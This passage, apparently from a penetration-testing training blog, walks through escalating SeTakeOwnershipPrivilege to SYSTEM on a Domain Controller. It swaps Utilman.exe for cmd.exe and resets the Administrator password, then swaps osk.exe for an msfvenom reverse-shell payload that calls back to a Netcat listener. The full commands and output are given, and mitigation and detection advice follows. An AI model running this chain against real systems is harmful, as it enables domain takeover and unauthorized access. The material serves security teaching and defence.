
With ownership secured and write access granted, a single copy operation overwrites the original Utilman.exe with a fresh copy of cmd.exe. From this point on, every invocation of the Ease of Access handler at the login screen will launch a command shell instead.

```
copy C:\Windows\System32\cmd.exe C:\Windows\System32\Utilman.exe
```

```
*Evil-WinRM* PS C:\Users\raaz\Documents> copy C:\Windows\System32\cmd.exe C:\Windows\System32\Utilman.exe  
*Evil-WinRM* PS C:\Users\raaz\Documents>  
*Evil-WinRM* PS C:\Users\raaz\Documents>
```


The attacker now opens an RDP session to the Domain Controller using **rdesktop**. The connection lands on the pre-authentication login screen, where the small icon in the bottom-right corner — the Ease of Access button — invokes Utilman.exe when clicked.

```
rdesktop 192.168.1.13
```




Clicking the Ease of Access icon triggers winlogon.exe to launch what it still believes is Utilman.exe. Because the binary was silently replaced with cmd.exe, a command prompt spawns directly on the login screen, sitting on top of the sign-in fields. The prompt reads

C:\Windows\system32> and, crucially, runs as NT AUTHORITY\SYSTEM.



From that pre-authentication SYSTEM prompt, the attacker resets the built-in Administrator password with a single net user command. Because the shell runs as SYSTEM on a Domain Controller, this rewrites the credential in Active Directory itself and immediately unlocks the domain.

```
net user administrator Ignite@987
```



Exploitation 2 — On-Screen Keyboard Hijack with a Reverse Shell

The second variant applies the same primitive to a different accessibility binary — **osk.exe**, the **On-Screen Keyboard** — and swaps the destination payload from cmd.exe to a reverse shell. This chain is useful when direct RDP interaction with a SYSTEM prompt is not desired and the operator prefers a callback on their attacker infrastructure instead.

The payload is generated on the Kali attacker host with **msfvenom**. The chosen template is **windows/shell_reverse_tcp** — a lightweight stageless reverse cmd.exe that is smaller and faster to load than a full Meterpreter payload and is caught by any TCP listener. The listener port is set to 443 to blend with routine outbound HTTPS traffic, and the output is written to shell.exe.

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.17 lport=443 -f exe > shell.exe
```

```
root@kali ~  
➤ msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.17 lport=443 -f exe > shell.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 324 bytes  
Final size of exe file: 7168 bytes
```



Back in the Evil-WinRM session as **raaz**, the **upload** built-in copies **shell.exe** from the Kali host into the raaz user's Documents folder on the target. A subsequent **ls** confirms the 7,168-byte payload is in place.

```
upload /root/shell.exe
ls
```

```
*Evil-WinRM* PS C:\Users\raaz\Documents>
*Evil-WinRM* PS C:\Users\raaz\Documents> upload /root/shell.exe
Info: Uploading /root/shell.exe to C:\Users\raaz\Documents\shell.exe
Data: 9556 bytes of 9556 bytes copied
Info: Upload successful!
*Evil-WinRM* PS C:\Users\raaz\Documents> ls

Directory: C:\Users\raaz\Documents


Mode                LastWriteTime         Length Name
----                -
-a                7/12/2026   1:49 PM           7168 shell.exe
```

The **takeown** / **icacls** / **copy** sequence from the first chain is now repeated against **osk.exe**, with the newly uploaded **shell.exe** as the replacement payload. The three commands transfer ownership, grant full control, and overwrite the On-Screen Keyboard binary with the reverse-shell executable — all while running under the raaz account.

```
takeown /f C:\Windows\System32\osk.exe
icacls C:\Windows\System32\osk.exe /grant raaz:F
copy C:\Users\raaz\Documents\shell.exe C:\Windows\System32\osk.exe
```


```
*Evil-WinRM* PS C:\Users\raaz\Documents> takeown /f C:\Windows\System32\osk.exe
SUCCESS: The file (or folder): "C:\Windows\System32\osk.exe" now owned by user "IGNITE\raaz".
*Evil-WinRM* PS C:\Users\raaz\Documents>
*Evil-WinRM* PS C:\Users\raaz\Documents> icacls C:\Windows\System32\osk.exe /grant raaz:F
processed file: C:\Windows\System32\osk.exe
Successfully processed 1 files; Failed processing 0 files
*Evil-WinRM* PS C:\Users\raaz\Documents>
*Evil-WinRM* PS C:\Users\raaz\Documents> copy C:\Users\raaz\Documents\shell.exe C:\Windows\System32\osk.exe
*Evil-WinRM* PS C:\Users\raaz\Documents>
```

An RDP session to the target lands on the login screen. Clicking the Ease of Access button expands the accessibility menu, and selecting **On-Screen Keyboard** invokes what the operating system still believes is **osk.exe**. Because the binary has been silently replaced with the **msfvenom** payload, launching the "On-Screen Keyboard" instead triggers a reverse TCP connection back to the Kali listener.



On the Kali host, a Netcat listener wrapped in **rlwrap** has been waiting on port 443. Almost immediately after the On-Screen Keyboard entry is clicked, the reverse connection lands and drops the operator into a Windows command prompt. The banner identifies the target as **Windows Server 2019**, and a **whoami** confirms the shell is running as **nt authority\system**. The chain is complete: a standard domain user with nothing more than SeTakeOwnershipPrivilege has just been elevated to SYSTEM on a Windows target with a signed-binary swap, a small msfvenom payload, and a single Netcat listener.

```
rlwrap nc -lvp 443
whoami
```





Mitigation Strategies

- **Take ownership of files or other objects** to a non-administrative principal, combined with the ability of anyone at the login screen (locally or over RDP) to invoke accessibility binaries before authentication. Effective defence combines removing the delegation, hardening the accessibility handlers, and adding detection for the specific tooling attackers use once inside.
- **Restrict Take ownership of files or other objects to Administrators only.** The Default Domain Policy and Default Domain Controllers Policy should hold no principals other than the Administrators group in the Take ownership assignment. Exceptions granted for backup or archival products must be narrowly scoped, formally documented, and revisited at every audit cycle.
- **Monitor and alert on ownership changes to System32 binaries.** Enable Object Access auditing (Advanced Audit Policy → Object Access → Audit File System) and set a system access control list (SACL) on C:\Windows\System32 so that any change of ownership or DACL modification on files such as Utilman.exe, osk.exe, sethc.exe, Narrator.exe, Magnify.exe, and DisplaySwitch.exe raises a Windows Event 4670 or 4907 in the Security log.
- **Enforce Image File Execution Options on accessibility binaries.** Configure IFE0 entries under HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options for utilman.exe, osk.exe, sethc.exe, narrator.exe, magnify.exe, and displayswitch.exe with a Debugger value pointing to an inert program. Even a silently replaced binary will fail to launch as SYSTEM if the OS is instructed to hand execution off elsewhere.
- **Require Network Level Authentication on RDP.** With NLA enforced (Group Policy → Remote Desktop Session Host → Security → Require user authentication using NLA), the pre-authentication login screen never renders over the network, so the accessibility icons cannot be reached by an unauthenticated attacker over RDP. This does not stop the local-console variant but blocks the remote path shown here.
- **Restrict remote management access to Domain Controllers.** Limit WinRM access to jump hosts, enforce Just Enough Administration (JEA), and remove standard users from the Remote Management Users group on Domain Controllers. Without a WinRM session as raaz, the takeown / iccls / copy sequence cannot be issued in the first place.
- **Deploy Sysmon rules for suspicious writes into System32.** Alert on Sysmon Event ID 11 (FileCreate) where the target path is under C:\Windows\System32\ and the source process is not a signed Microsoft installer (msiexec, TrustedInstaller, TiWorker). Overwrites of accessibility binaries by cmd.exe, powershell.exe, or Evil-WinRM sessions should generate a critical alert.
- **Enforce code integrity with WDAC.** Windows Defender Application Control policies that enforce a signature-based allow-list detect on-disk substitutions of signed Microsoft binaries. Attempts to launch an unsigned executable from a path such as C:\Windows\System32\Utilman.exe fail with a code-integrity block and generate Event ID 3077 in the CodeIntegrity operational log.





- **Baseline the accessibility binaries and diff periodically.** Tools such as Tripwire, OSSEC, or a simple scheduled Get-FileHash script comparing the SHA-256 of utilman.exe, osk.exe, sethc.exe, narrator.exe, magnify.exe, and displayswitch.exe against a known-good baseline surface on-disk swaps within minutes of the copy operation.
- **Detect unusual child processes of winlogon.exe.** Winlogon should never spawn cmd.exe, powershell.exe, or a foreign shell.exe. EDR rules that fire on any non-standard child process of winlogon.exe surface the exact behaviour used in both chains above, regardless of which accessibility binary was hijacked.
- **Treat Domain Controllers as tier-zero assets.** RDP or console access to a DC by any account outside a small, monitored set of administrators should trigger investigation, and administrative sessions should originate only from dedicated Privileged Access Workstations that are themselves hardened against credential theft.

Conclusion

SeTakeOwnershipPrivilege is not a subtle misconfiguration — it is a full grant of ownership authority over every securable object on a host, and on a Domain Controller it enables direct SYSTEM code execution from the pre-authentication login screen. The two chains presented above — Utilman.exe replaced with cmd.exe to reset the Administrator password, and osk.exe replaced with a reverse-shell payload to land a Netcat callback — each convert a single delegated right into full local compromise with modest effort. What makes the privilege particularly dangerous is how little exotic tooling either chain requires: three built-in commands (takeown, icacls, copy), a signed system binary as the delivery vehicle, and an accessibility button on the login screen as the trigger. Auditing User Rights Assignments across every GPO in the forest and revoking Take ownership of files or other objects from anyone outside the Administrators group closes the door before an operator ever gets to open it.

FOLLOW US ON

social media



TWITTER



DISCORD



GITHUB



LINKEDIN

CONTACT US
FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in

JOIN OUR TRAINING PROGRAMS

